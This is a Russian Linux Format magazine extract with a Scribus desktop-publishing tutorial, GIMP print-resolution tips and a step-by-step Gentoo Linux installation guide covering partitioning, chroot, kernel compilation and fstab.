
И, наконец, если вы планируете создать документ в стиле новостной рассылки или журнала, отметьте опцию Автоматические рамки текста. Отсюда вы можете задать количество колонок (обычно три на страницу) и «канавку [gutter]» между ними (то есть расстояние между рамками текста, они же – фреймы), чуть ниже. По завершении задания параметров пустого документа просто нажмите ОК.

С созданным документом можно проделать целый ряд вещей. Во-первых, позаботимся, чтобы текст перетекал по колонкам. Как



» С ходу создавайте безупречные документы при помощи мастера новых документов *Scribus*.

ДИЗАЙНА



» **Качество картинки на экране и при печати — это две большие разницы: измените свои настройки dpi в GIMP.**

это сделать, зависит от ваших настроек. Вы можете создать один большой текстовый фрейм с несколькими колонками через Вставить > Фрейм текста, затем после его создания щелкните правой кнопкой мыши > Свойства > Текст > Расстояния между колонками и текстом. Здесь вы можете установить требуемое число колонок, расстояние между ними и любые дополнительные отступы, которые вы хотели бы добавить в свой текстовый фрейм. Любой текст, который вы затем добавите, должен располагаться по колонкам.

Группируем вместе

Однако, если вы планируете разбить текст картинками или просто хотите иметь более тонкие настройки и контроль над размером и формой текстовых фреймов, их можно соединить вместе. Для этого выберите элементы при помощи Shift+нажатие левой кнопки мыши, а затем перейдите в Элементы > Группиро-

Стабильность против инновации

Порывшись в менеджере пакетов вашего дистрибутива в поисках Scribus, вы найдете две версии: **Scribus** и **ScribusNG**. Как всегда, в соответствии с причудливой стратегией выпуска приложений открытого исходного кода, первая — это стабильная версия, а **ScribusNG** — для желающих попробовать все умные новые возможности раньше всех. Однако сделаем оговорку: если вы используете **Scribus**, ваши

документы будут доступны в обеих версиях, но **ScribusNG** не имеет обратной совместимости — вы не сможете открыть ваши документы в стабильной версии, потому что они могут включать элементы, не поддерживаемые более старыми итерациями. Использование последней версии также означает, что вы можете иногда столкнуться с ошибками. Итак, вы предупреждены!

вать. Вы можете сделать это для какого угодно количества текстовых фреймов. Но предупреждаем: если понадобится добавить дополнительные элементы, сначала необходимо будет фреймы разгруппировать. Кроме того, для создания заголовка вы можете создать новый текстовый фрейм, охватывающий ширину основного текста, затем сгруппировать таким же образом.

Идеальная картинка

Чтобы включить картинку в ваш документ, создайте фрейм с помощью Вставить > Фрейм картинки. Чтобы добавить изображение из файла, просто щелкните правой кнопкой мыши и выберите Получить изображение. Вы также можете проверить, что изображение печатается с правильным количеством точек на дюйм, щелкнув правой кнопкой на рамке, перейдя в Свойства > Изображение и убедившись, что фактические X-DPI и фактические Y-DPI установлены правильно. Вы также можете дополнительно выбрать Масштабировать по размеру кадра.

Простейший способ добавить изображение (на время написания этого учебника) — это сгруппировать текстовый фрейм с фреймом изображения способом, описанным выше.

Скорая помощь

Вы найдете тысячи готовых шаблонов документов, которые можно приспособить для вашей работы, на сайте сообщества <http://scribus-stuff.org>.

Мастер искусств

Прежде чем добавлять изображения в документ, мы настоятельно рекомендуем их обработать. Например, для печати изображения должны быть сохранены в растровом формате без потерь, типа PNG (Portable Network Graphic): тогда при печати не утратятся детали картинки. Если ваше произведение искусства сработано в **Inkscape**, сохраняйте его в формате SVG, так как это исключает проблему пикселизации и искажений при редактировании или изменении размера.

Еще один важный фактор — качество изготавливаемого изображения. Основная проблема заключается в том, что изображения печатного качества не соответствуют качеству, видимому на экране,

если не изменить уровень детализации. Объяснение, почему изображение на экране и качество печати — разные вещи, выходит за рамки учебника, но, вкратце, изображение на экране монитора традиционно хранится в качестве 72 ppi (пикселей на дюйм). Чтобы получить тот же уровень детализации при печати, изображения должны быть сохранены на уровне 300 dpi (точек на дюйм) для журнала или документов рассылку, или 600 dpi для печати плаката или баннера.

Как же создать изображения с такими настройками? К счастью, для этого есть средства в свободном и дружелюбном **GIMP**, который вы найдете практически в каждом менеджере пакетов Linux. Для

создания изображения с нуля с качеством 300 dpi просто выберите Файл > Новый > Дополнительно..., затем установите разрешение по X и Y в 300,0 пикселей на дюйм.

Чтобы преобразовать изображение к определенному уровню точек на дюйм, перейдите в Изображение > Размер печати и сделайте такие же изменения. Чтобы сохранить изображение в виде файла PNG, просто сохраните файл с расширением **.png** — значения по умолчанию подходят для большинства документов, но если вас устраивает большая или меньшая детализация, можно настроить степень сжатия, двигая ползунок в мастере экспорта.

» **Не хотите пропустить номер?** Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)



Большинство графических дизайнеров предпочитает приложение *InDesign* от Adobe, но увесистая сумма в добрых \$ 1100 за весь пакет – это дорогогато для многих из нас. *Scribus* – фантастическая альтернатива, по многим показателям. Во-первых, он предлагает достаточно функций для создания проектов и макетов профессионального вида, а во-вторых, есть версия для трех основных компьютерных платформ: Windows, Mac OS и Linux. Если у вас одинаковый состав шрифтов на всех компьютерах, ваши документы *Scribus* будут полностью совместимы друг с другом. И, наконец, *Scribus* ничего не стоит. Этим все сказано!

Мы уже рассмотрели создание документа с нуля. Здесь мы продолжим и покажем, как создать простой, но красивый разворот [double-page spread, dps], который можно использовать, например, в информационном бюллетене. Вам понадобится какой-либо текст (копия) для заливки в ваш документ и несколько фотографий, броских заголовков и цитат, чтобы разбавить поток текста, по крайней мере в одном месте.

Помните: как в любой другой дисциплине, чтобы получить максимальную отдачу от *Scribus*, вам необходима практика, практика и только практика. А что, я еще не говорил про упражнения?



Шаг за шагом: Создаем макет простого документа




1 Настройка документа

В новом окне документа, щелкните на иконке Двухсторонний под Разметка документа, для создания двух страниц как dps. Установите Размер в A4 и Ориентацию в Портрет. Под первой страницей выберите Левая страница – так вам будет проще работать над документом, поскольку *Scribus* будет отображать две страницы вместе. В этом же окне установите число страниц 2, измените единицы измерения по умолчанию на миллиметры, а затем отметьте Автоматические текстовые рамки. Выберите 3 в параметре Столбцы и введите 4 мм рядом с Промежуток. Наконец, под Направляющие полей оставьте значение для Предусмотренные Макеты как Нет, нажмите на иконку цепочки, чтобы связать их, и введите 15 мм в поле внутри. Нажмите кнопку ОК, чтобы завершить установку.

2 Двойной разворот

Если окна Свойства и Слои не появляются, откройте их в выпадающем меню Окна в верхней части экрана, чтобы изменить различные элементы макета. В окне Слои дважды щелкните на Фоновом слое и переименуйте его в Текст, затем щелкните по знаку +, чтобы добавить еще один слой, и переименуйте его в Изображения. Теперь мы можем работать с обоими элементами как с отдельными слоями. Затем нажмите на текстовый слой, выберите текстовое поле на левой странице, нажмите и удерживайте Shift. Выберите текстовое поле на правой странице, а затем нажмите Меню > Элемент > Соединить Текстовые Поля. Это позволит вашему тексту плавно перетекать из одного поля в другое.




3 Импорт текста

В *Scribus* можно импортировать основной текст из разных форматов, включая TXT, HTML и ODT. Для заливки основного текста в текстовые фреймы, сначала выделите текстовый фрейм на левой странице и найдите иконку Редактировать содержимое кадра в меню Сервис над верхней линейкой. Нажмите на иконку, поместите курсор внутри текстового фрейма, выберите Файл > Импорт > Получить Текст и укажите местоположение текстового файла. Выделите его и нажмите кнопку ОК. Поскольку два текстовых фрейма уже связаны, текст должен перетекать из одного в другой и, будем надеяться, у вас достаточно текста, чтобы заполнить всю площадь. Если нет, то просто скопируйте и вставьте что-нибудь из текста после последнего абзаца.


4 Стилизируйте

Типографский набор позволит вашей работе выглядеть профессионально, и стоит потратить некоторое время, чтобы ознакомиться с процессом. Мы создадим два разных стиля для контроля за шрифтами, размером, отступами абзацев и буквицей. Импортировав основной текст, нажмите на инструмент Выбрать элемент (белая стрелка) и снимите выбор с любого объекта, нажав еще раз. В главном меню перейдите по ссылке Редактировать > Стили и отпустите кнопку мыши. В окне Менеджер стилей нажмите и придержите кнопку Создать и выберите пункт Стиль. Убедитесь, что кнопка Свойства выделена, и введите Идентификатор первой строки в поле Имя, затем выберите Выровнять по базовой сетке в выпадающем меню Расстояния и Выравнивание.




5 Стилизуем еще немного

Из окна Менеджер стилей перейдите на панель Оптические поля и нажмите опцию Обе стороны. Затем в разделе Табулятор и Отступы найдите поле Отступ первой строки, поводя над ним мышью, и наберите в этом поле 4 мм. Нажмите на кнопку Стиль символов, чтобы выбрать и изменить размер и вес вашего шрифта. Как мы уже указывали, если вы хотите, чтобы этот документ можно было просматривать на других компьютерах, выберите шрифт, который установлен на всех них. В целях нашего урока, в выпадающем меню Семейство выберите Times New Roman, а под Стилем выберите Обычный. Наконец, чуть ниже, в поле Размер шрифта, наберите 8 pt и нажмите Применить. Все остальные поля можно оставить как есть. Теперь давайте создадим стиль абзаца с буквицей, нажав и удерживая Новый и выбрав Стиль абзаца.



6 Буквицы и отступы

В поле Название введите Буквица [Dropcap], затем в основном выпадающем меню выберите Отступ первой строки. (Этот стиль абзаца мы только что создали, он позволяет сохранить те же настройки для нашего нового стиля). Установите флажок Буквица, в поле Строки введите 4, а в Расстояние от текстового поля введите 2 мм. Теперь измените значение в поле Отступ первой строки на 0. Нажмите кнопку Применить, а затем Готово. Теперь, вернувшись к документу, в верхнем меню выберите Файл > Настройка документа. Нажмите на иконку Направляющие [Guides] слева, затем поставьте галочку в поле Показать базовую сетку и введите 10 pt в поле Настройки базовой сетки. Нажмите кнопку Применить, а затем ОК. Выделите весь текст и перейдите в окно Свойства, затем в Текст > Настройки Стиля, и в выпадающем меню Стиль абзаца выберите Отступ первой строки – и увидите все изменения. Теперь выберите только первый абзац текста и примените стиль Буквица.



7 Перемещение фреймов

Удалите лишние переводы строки в основном тексте, выделите два текстовых фрейма (на обеих страницах) и перейдите в окно Свойства. Нажмите на вкладку X, Y, Z и в поле Y-POS введите 100 мм – оба фрейма сдвинутся вниз, очистив место вверху страницы для заголовка и подзаголовка (вводный текст) на первой странице и картинки на второй. Выберите один из текстовых фреймов и нажмите и удерживайте нижнюю среднюю рукоятку, чтобы присоединить его к линии границы; сделайте то же с другим текстовым фреймом. Теперь перейдите в меню инструментов, выберите инструмент Вставить текстовый фрейм и нарисуйте прямоугольник в верхней части первой страницы. Опять же в меню Инструменты, выберите иконку Редактировать содержимое фрейма и в вашем новом текстовом фрейме введите заголовок на свой вкус. Перейдя в окно Свойства и во вкладку Текст, измените шрифт, размер и вес, чтобы она выглядела интереснее. Если вам требуется поместить строку подзаголовка, повторите этот последний процесс для нового текстового фрейма; и сделайте то же самое, если хотите создать вставку-цитату [pullquote].




8 Изображения и цвет

Выберите Слой изображения (в окне Слои) и нажмите на кнопку Вставить изображение кадра в меню Инструменты, чтобы сделать два отдельных фрейма в верхней части второй страницы. В окне Свойства перейдите на вкладку Цвет и раскройте их, чтобы вы могли их видеть. Повторите этот шаг, но теперь разместите фрейм изображения поверх первой колонки основного текста в нижнем левом углу первой страницы. Выберите один из двух кадров изображения в верхней части второй страницы, затем перейдите в меню Файл > Импорт > Получить изображение. Найдите изображение и нажмите кнопку ОК. Затем в окне Свойства нажмите на вкладке Изображения и расширьте окно таким образом, чтобы вы могли видеть иконку Ссылки рядом с областями Y-Scale и X-Scale. Нажмите на нее, чтобы закрыть цепочку и изменить процент в поле Y-Scale – X-Scale изменится пропорционально. Удовлетворившись полученным изображением, обрежьте кадр и повторите этот шаг для двух других картинок. Наконец, выберите изображение на первой странице и перейдите в окно Свойства. Нажмите на Форма > Обтекание текста вокруг рамки > Использовать Форму кадра, чтобы отделить основной текст от изображения. Наконец, отредактируйте свой основной текст так, чтобы он вписывался до последней колонки текста. Таковы основы – теперь дело за вами: порезвитесь с настройками и узнайте, на что еще способен Scribus! **UXP**

Как притереться

Убеждены, что Gentoo – только для матерых хакеров? Шашанк Шарма докажет, что если вы готовы потрудиться, отдача будет богатой.



» Установка Gentoo без Интернет-соединения – все равно что Хэллоин без масок: дохлый номер.

строить проводной доступ в Интернет. Она пригодится и для настройки беспроводной карты – вам предложат предоставить ESSID, ключ безопасности и т.д., чтобы настроить устройство. Для получения дополнительной информации по настройке сети см. <http://bit.ly/7INum7>.

Следующий шаг – разбиение диска. Официальный справочник Gentoo рекомендует отдельный раздел **/boot**, но вы можете, на выбор, либо создать один раздел для установки, либо разные **/home** и **/boot**. Здесь нет жестких правил – просто делайте так, как вам удобно. Установочный диск предлагает для разметки либо *Fdisk*, либо *Parted*. Тем, кто никогда не пользовался ими прежде, стоит сперва по ним почитать. Если вы не уверены, начните с *Fdisk* – у этого есть хороший текстовый интерфейс, и он прост в использовании.

Если в вашей машине только один SATA-диск, команда **fdisk /dev/sda** поможет вам начать разметку. Наряду с основным разделом **/**, можно также создать раздел подкачки [swap]. Обратитесь к <http://bit.ly/s6yqEC> для дополнительной информации об использовании программы *Fdisk* для разбиения диска на разделы.

После разбивки мы теперь должны каждому разделу создать файловую систему. Предположив, что вы создали отдельный **swap**, **/boot** и **/** (**root**), по порядку выполните следующие команды:

```
mkswap /dev/sda1
swapon /dev/sda1
mkfs.ext2 /dev/sda2
mkfs.ext3 /dev/sda3
```

где **/dev/sda1** является разделом подкачки, а **/dev/sda2** и **/dev/sda3** – соответственно **/boot** и **/**

Это создаст файловую систему ext3 для раздела **root** (**/dev/sda3**) и ext2 для раздела **/boot**. Если вы не создавали отдельные **swap** и раздел **/boot**, запустите только последнюю команду.

Мы почти закончили. Давайте теперь смонтируем эти вновь созданные разделы и перейдем к сути установки:

```
mount /dev/sda3 /mnt/gentoo
mkdir /mnt/gentoo/boot
mount /dev/sda2 /mnt/gentoo/boot
```



Наш эксперт

Шашанк Шарма
Более четырех лет пишет о свободном ПО, в том числе на [Linux.com](http://linux.com). Он также соавтор *Beginning Fedora*.

Gentoo – не для слабовольных: это дистрибутив, к которому вряд ли когда-нибудь и близко подойдет новичок. Но это не означает, что его следует навеки избегать. Если вы терпеливы и готовы пройти через огонь и воду, чтобы получить полностью работоспособную систему, то, возможно, вы созрели для работы с одним из лучших дистрибутивов.

Для дистрибутива, который часто описывается как сложный, Gentoo на удивление прост в установке. Этот процесс, однако, требует участия. Большинство дистрибутивов доставляют полную работоспособную систему минут за 30–40, а типичная установка Gentoo способна занять от нескольких часов до нескольких дней, в зависимости от ваших системных ресурсов и требований.

Все еще интересно? Тогда этот учебник вооружит вас всем, что вам нужно знать о Gentoo, что лежит в основе его технологии, и как его отличия от других дистрибутивов делают его намного быстрее – и намного лучше.

От винта!

Для начала работы Gentoo предлагает минимальный установочный диск на 125 МБ. Вам понадобится подключение к Интернет для получения всех необходимых пакетов, потому-то установка Gentoo иногда и отнимает так много времени: загрузка и компиляция окружающей среды Gnome или Xfce, со всеми прочими программами, которые могут вам понадобиться – дело долгое.

Первый шаг после загрузки с диска – настройка сети. Используйте команду **lfdconfig**, чтобы проверить, обнаружена ли ваша сетевая карта и правильно ли она настроена. Если нет, то не отчаивайтесь: диск содержит драйверы и инструменты для настройки вашей сетевой карты вручную. Утилита *net-setup*, включенная на диске и запускаемая командой **net-etup eth0**, поможет вам на-

К Gentoo

```
cd /mnt/gentoo
```

Опять же, если у вас нет отдельного раздела `/boot`, запустите только первую и последнюю команду.

Минимальный установочный диск практически изжил себя. Теперь нужно скачать архив **stage-3** из Интернета. Диск установочный включает инструмент командной строки под названием *Links* – небольшой браузер командной строки, который мы запустим для загрузки архива. Если вы еще этого не сделали, перейдите в директорию `/mnt/gentoo` и запустите

```
links http://www.gentoo.org/main/en/mirrors.xml
```

Тут появится список зеркал, и вы можете выбрать ближайшее к вам, при помощи клавиш со стрелками. Перейдите в папку **Releases** и выберите архитектуру – amd64, x86 и т.д. Теперь перейдите в папку **current-stage-3** и выберите соответствующий файл. Например, каталог x86 содержит файлы для машин i486 и i686. Возьмите файл **stage3-i686-*.tar.bz2**, где * – дата сборки в формате ГГГГММДД.

Прежде чем мы извлечем архив, давайте установим на машине точную дату. Хотя неверная установка часов и не смертельна, но даст ошибки (не фатальные) в дальнейшем. Запустите команду **date**, для проверки текущей даты и времени. Если что-то неправильно, переустановите этих данные, набрав **date MMDDhhmmYYYY**. Чтобы извлечь скачанный архив, скомаундите

```
tar xjfv stage3-i686-*.tar.bz2
```


Следующий шаг – загрузка системы управления пакетами, *Portage*. Как и в случае с архивом **stage3**, используйте ссылки для просмотра зеркал. Скачайте пакет **portage-latest.tar.bz2** из папки **snapshots**. Затем выполните следующее, чтобы извлечь *Portage*:

```
tar xjfv portage-latest.tar.bz2 -C /mnt/gentoo/usr
```

Теперь мы должны *chroot* в нашу новехонькую среду Gentoo. Прежде чем сделать это, однако, нужно гарантировать, что наше интернет-соединение по-прежнему работает в свежееустановленном Gentoo. Выполните следующую команду, чтобы скопировать настройки сети в новую систему Gentoo:

```
cp -L /etc/resolv.conf /mnt/gentoo/etc
```

Также нужно смонтировать еще две другие файловые системы, чтобы в новой среде было все для независимого функционирования:



► По умолчанию в ядре включены различные опции и поддержка. Отбросьте все, что вам не понадобится.

Gentoo и все остальные

В отличие от большинства других дистрибутивов, Gentoo не предоставляет пре-компилированных двоичных файлов программного обеспечения (типа RPM- и Deb-пакетов), устанавливаемых через систему управления пакетами. Вместо этого, он позволяет устанавливать ПО из исходных текстов, используя систему управления пакетами *Portage*.

Linux-дистрибутивы вроде Fedora и Ubuntu предлагают все релизы для установки в строгой последовательности. Gentoo является «скользящим» дистрибутивом – он предпочитает небольшие частые

обновления. При установке дистрибутива вам не всегда предоставляется особый контроль над тем, какое ПО установлено и как оно настроено – в Ubuntu вас вообще не спрашивают, что установить на вашей машине, а что нет. В случае с Gentoo это не так: пользователю дается максимальный контроль над выбором того, что устанавливается и каким образом оно будет настроено.

Благодаря этой свободе от ненужных наворотов машины на Gentoo работают намного быстрее, чем с другими дистрибутивами Linux.

```
cd /
```

```
mount -t proc none /mnt/gentoo/proc
```

```
mount -R /dev /mnt/gentoo/dev
```

Chroot представляет собой процесс перехода от работы системы Linux в другую Linux-систему. Для chroot новой системы Gentoo используйте команды

```
chroot /mnt/gentoo /bin/bash
```

```
env-update
```

```
source /etc/profile
```

Настройка рабочего стола

Теперь определим профиль для нашей установки Gentoo. Вариантами являются сервер, рабочий стол, разработчик и т.д. Запустите команду **eselect profile list**, чтобы получить список доступных профилей. Мы выбрали рабочий стол, так как мы настраиваем Gentoo для регулярного использования:

```
eselect profile set 2
```

Чтобы правильно задать часовой пояс, выберите файл из `/usr/share/zoneinfo` и скопируйте его в `etc/localtime`. Затем определите настройки USE в файле `etc/make.conf`, основанные на среде рабочего стола, которую вы хотите запустить. Для *Xfce* добавьте следующую строку в файл:

```
USE="gnome -kde -minimal -qt4 dbus jpeg lock session startup-notification thunar udev X alsa"
```

Точно так же задается флаг USE для KDE или Gnome.

Если вы раньше никогда не пользовались текстовым редактором командной строки, мы рекомендуем *Nano*. Вдобавок это единственный из включенных в минимальный установочный диск и доступный в новой системе Gentoo. Файл открывает команда

```
nano -w filename
```

В нашем случае, выполните команду:

```
nano -w /etc/make.conf
```

Теперь вы готовы приступить к работе с файлом – никаких специальных клавиш нажимать не надо (как в случае с *Vi*). Закончив редактирование файла, нажмите `Ctrl+O`, укажите имя файла, если вы создали новый файл, а если вы редактируете существующий, просто нажмите `Ввод`, чтобы подтвердить имя. Потом нажмите `Ctrl+X` для выхода.

Скорая помощь

Добавьте **FEATURES="\$(FEATURES) parallel-fetch"** в `/etc/make.conf`, чтобы включить *emerge* и получить исходный код в фоне во время компиляции.

Компиляция ядра

Компиляция ядра – тот шаг в процессе установки, который отпугивает большинство пользователей от попыток установки Gentoo. В былые дни Linux компиляция ядра была экстраординарным явлением, но в последние годы она стала довольно рутинной.

Прежде всего, необходимо скачать последний исходный код ядра из Интернет. В зависимости от вашего типа соединения, загрузка файла на 80 МБ может занять несколько минут. Запустите команду **emerge gentoo-sources** – она загрузит исходный код ядра в каталоге **/usr/src/**:

Ну вот, мы готовы к сборке ядра. Перейдите в директорию **/usr/src/linux** и запустите **make menuconfig**.

Для компиляции ядра имеются различные инструменты. *Xconfig* требует X, пока не установленного в нашей системе Gentoo. В старые времена единственным доступным инструментом был *make config*, требовавший ответа на ряд вопросов по настройке ядра. Мы используем утилиту *menuconfig*, поскольку она предоставляет хороший графический интерфейс на основе *Ncurses* с простой навигацией.

При запуске *menuconfig* вы обнаружите, что ядро уже поддерживает различные функции. Например, уже будет включена поддержка SATA и вашего процессора, и т. д.

Выберите правильное семейство процессоров для вашей машины – Pentium, AMD, Atom и т. д. Возможно, потребуется включить ряд дополнительных параметров конфигурации. Например, позаботьтесь, чтобы все файловые системы, которые вы собираетесь использовать – скажем, NTFS, ext3 и т. д. – были выбраны в разделе Файловая система. По умолчанию ядро не поддерживает ext2, и если вы создали отдельный раздел **/boot** с файловой системой ext2, убедитесь, что ext2 также выбрано в списке.

Для каждого типа оборудования имеются настройки ядра, и вы должны отметить каждую из них, прежде чем продолжить. Чем экзотичнее ваше «железо», тем меньше шансов, что оно уже включено в ядро, так что загляните в Драйверы устройств > HID устройства > USB в случае использования USB-мыши или клавиатуры и убедитесь, что они включены. Сделайте то же самое для графических карт и т. д. При выборе функции убедитесь, что все необходимое встроено непосредственно в ядро, а не в отдельный модуль.

Закончив, выйдите из *menuconfig*, сохранив изменения, и выполните команду:

```
make && make modules_install
```

Она соберет ядро со всеми выбранными вами функциями. В зависимости от ваших системных ресурсов, это может занять несколько



➤ Через Portage Gentoo все еще предлагает *Firefox 3.6*. Однако можно также установить последние версии ПО.

ко часов. Теперь скопируйте вновь скомпилированный образ ядра в наш раздел **/boot**. Выполните

```
cp arch/i386/boot/bzImage/boot/kernel-3.0.6-gentoo
```

Вы можете указать для только что скопированного образа любое имя – например, *Gentoo-kernel*. Мы предпочитаем учитывать в имени версию ядра: это очень удобно, если вы когда-нибудь соберетесь компилировать новые версии. Мы будем также использовать это название при настройке загрузчика.

Опять настройки

Мы заканчиваем с некоторыми основными, но решающими аспектами конфигурации. Во-первых, нам необходимо создать файл **/etc/fstab**, который содержит информацию по монтированию каждого раздела и связанные с ним настройки, например, монтируется ли раздел автоматически, могут ли его монтировать обычные пользователи, и т. д.

Команда **nano -w /etc/fstab** поможет вам начать работу. В зависимости от вашей схемы разбиения, вот как может выглядеть ваш файл **/etc/fstab**:

```
/dev/sda1 /boot ext2 defaults,noatime 1 2
/dev/sda2 none swap sw 0 0
/dev/sda3 / ext3 noatime 0 1
proc /proc proc defaults 0 0
```

Измените номер раздела согласно вашей схеме разбиения. Обратитесь на <http://bit.ly/7tMduy> для большей информации по файлу **fstab** и его различным вариантам. Далее, отредактируйте файлы **/etc/conf.d/net** и **/etc/conf.d/hostname** в соответствии с именами домена и хоста для вашей машины. Затем перейдем к файлу **/etc/conf.d/net** для определения настроек сети. В этом файле содержатся такие вещи, как ваш IP-адрес. Если вы используете DHCP, добавьте **config_eth0 = "DHCP"** в файл. Нужно так же настроить каждый сетевой интерфейс, если у вас их более одного. Обратитесь к **/usr/share/doc/openrc-*/net.example.bz2** для более подробной информации о том, как вручную указать IP-адрес и другие параметры.

Остался всего один шаг. Чтобы обеспечить автоматический запуск сети при загрузке системы, выполните

```
rc-update add net.eth0 default
```

